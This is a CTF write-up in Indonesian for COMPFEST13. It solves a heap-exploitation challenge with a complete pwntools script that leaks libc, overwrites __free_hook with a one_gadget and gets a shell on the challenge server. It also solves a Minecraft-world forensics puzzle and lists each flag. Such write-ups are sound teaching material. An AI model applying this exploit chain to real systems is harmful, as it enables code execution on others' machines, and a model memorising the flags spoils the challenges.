Misc

Sanity Check

Langkah Penyelesaian:

Langsung masuk ajah ke website tersebut

Flag: COMPFEST13{good_luck_and_have_fun}

Binary Exploitation

Bookshelf

Menggunakan fast bin attack yang ada pada fitur ke 2, karena fitur ke 2 ketika countnya menjadi 0 bisa free kemanapun dan address yang terakhir tidak di null kan.

Pertama penulis akan mengleak address heap dengan menggunakan fitur ke 2

Penulis akan menggunakan Fast bin attack pertama untuk merubah size chunk menjadi 0x451 atau lebih, tujuannya adalah ketika difree chunks tersebut akan dimasukan kedalam unsorted bin. Dan bisa leak address libc

Fast bin attack kedua untuk write ke free hook dan dimasukan one gadget, setelah itu langsung di free salah saatu chunk yang tersedia.

Langkah Penyelesaian:

```
┌──[root@kali]─[/media/sf_CTF/compfest/Bookshelf]
└─# python solve.py
[*] '/media/sf_CTF/compfest/Bookshelf/chall'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[+] Opening connection to 103.152.242.243 on port 5592: Done
[*] '/media/sf_CTF/compfest/Bookshelf/libc-2.27.so'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
Heap leak: 0x55a934ef9270
leak: 0x7f76f8adfca0
libc: 0x7f76f86f4000
0x7f76f878ba30
0x7f76f87fe41c
[*] Switching to interactive mode
Title: JUNK
Page: 0
Are you sure you want to read this book? (1/0): Removing the book from the shelf.
$ ls
bin
chall
chall.c
dev
flag.txt
ld-2.27.so
lib
lib32
lib64
libc-2.27.so
run.sh
$ cat flag.txt
COMPFEST13{00B_U4F__doUbL3_frrreee__7c2af20f46}$
```

Code :

solve.py

```python
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
# This exploit template was generated via:
# $ pwn template --host 103.152.242.243 --port 5592 ./chall
from pwn import *

# Set up pwntools for the correct architecture
```

```python
exe = context.binary = ELF('./chall')

# Many built-in settings can be controlled on the command-line and
show up
# in "args".  For example, to dump all data sent/received, and
disable ASLR
# for all created processes...
# ./exploit.py DEBUG NOASLR
# ./exploit.py GDB HOST=example.com PORT=4141
host = args.HOST or '103.152.242.243'
port = int(args.PORT or 5592)

def start_local(argv=[], *a, **kw):
    '''Execute the target binary locally'''
    if args.GDB:
        return gdb.debug([exe.path] + argv, gdbscript=gdbscript,
*a, **kw)
    else:
        return process([exe.path] + argv, *a, **kw)

def start_remote(argv=[], *a, **kw):
    '''Connect to the process on the remote host'''
    io = connect(host, port)
    if args.GDB:
        gdb.attach(io, gdbscript=gdbscript)
    return io

def start(argv=[], *a, **kw):
    '''Start the exploit against the target.'''
    if args.LOCAL:
        return start_local(argv, *a, **kw)
    else:
        return start_remote(argv, *a, **kw)

# Specify your GDB script here for debugging
# GDB will be launched if the exploit is run via e.g.
# ./exploit.py GDB
gdbscript = '''
continue
```

```
'''.format(**locals())

#===========================================================
#                    EXPLOIT GOES HERE
#===========================================================
# Arch:     amd64-64-little
# RELRO:    Full RELRO
# Stack:    Canary found
# NX:       NX enabled
# PIE:      PIE enabled

io = start()

libc = ELF("./libc-2.27.so")

def add(idx,title,page):
    io.sendlineafter("> ","1")
    io.sendlineafter(": ",str(idx))
    io.sendlineafter(": ",str(title))
    io.sendlineafter(": ",str(page))

def read(row,col,read):
    io.sendlineafter("> ","2")
    io.sendlineafter(": ",str(row))
    io.sendlineafter(": ",str(col))
    io.sendline(str(read))

def rearrange():
    io.sendlineafter("> ","3")

for i in range(2):
    add(0,('a'+str(i))*4,0x20)

read(0,0,1)
read(0,0,1)
read(0,0,0)

io.recvuntil(": ")
heap=u64(io.recvline()[:-1].ljust(8,"\x00"))
```

```
print "Heap leak:",hex(heap)

for i in range(3):
    add(0,('a'+str(i))*4,0x20)

for i in range(8):
    add(1,('b'+str(i))*4,0x20)

for i in range(8):
    add(2,('c'+str(i))*4,0x20)

for i in range(2):
    add(3,"test",0x20)

for i in range(8):
    add(4,"JUNK",0x20)

for i in range(8):
    add(5,p64(0)+p64(0x21),0x20)

for i in range(3):
    add(6,"mantap",0x20)


for i in range(7):
    read(1,0,1)

read(0,2,1)
read(0,1,1)
read(0,0,1)
read(0,2,1)

for i in range(7):
    add(1,('b'+str(i))*4,16)

add(0,p64(heap+0x40-0x10),0)

add(0,"JUNK",0)
add(0,p64(0)+p64(23),0)
```

```
add(0, p64(0)+p64(0x461),0x461)

read(0,1,1)

add(0, 'a'*8,0x461)

read(1,7,0)

io.recvuntil(": ")
leak=u64(io.recvline()[:-1].ljust(8,"\x00"))
print "leak:",hex(leak)
libc.address = leak - 0x3ebca0
print "libc:",hex(libc.address)
print hex(libc.sym['free'])
free_hook = libc.sym['__free_hook']

off = [0x4f3d5,0x4f432,0x10a41c]
one = libc.address + off[2]
print hex(one)

for i in range(8):
    read(4,0,1)

read(3,1,1)
read(3,0,1)
read(3,1,1)

for i in range(6):
    add(4,('b'+str(i))*4,16)

add(3,p64(free_hook),0)

add(3,"JUNK",0)
add(3,"JUNK",0)

add(3,p64(one),0)

read(3,0,1)
```

```
io.interactive()
```

Flag: COMPFEST13{00B_U4F__doUbL3_frrreee__7c2af20f46}

Forensic


hmm

Langkah Penyelesaian:

Dari descriptionnya sudah membuat saya menghela nafas panjang. Pasti minecraft, hadeh .mca lagi kah *membuka challenge* HADEEEEHHHH

Melihat version melalui nbtexplorer, bisa diketahui Minecraft version 1.16.5, masuk ke world dan ada sign dan item frame di tengah dikelilingi 16 villager.

Dari 16 villager tersebut ada 8 yang memiliki property “Tags” berisi 2048 hex numbers




Di copy 1 per 1 dan diurutkan dari 0-7 total ada 8 villager

Disini penulis melihat ada seperti pattern diantara 4E, sepertinya challenge nya seperti menjadikannya graphical / gambar. Teringat challenge Monalisis dari FindIT2021

Disusun 128x128 width height karena (2048*8)^0,5 = 128

Di import ke excel dan di berikan conditional coloring



Flag bisa terlihat samar samar

Flag: COMPFEST13{M4P_M4P_M4P_M4P_M4P_M4P_HU3_HU3_11B37F2E61}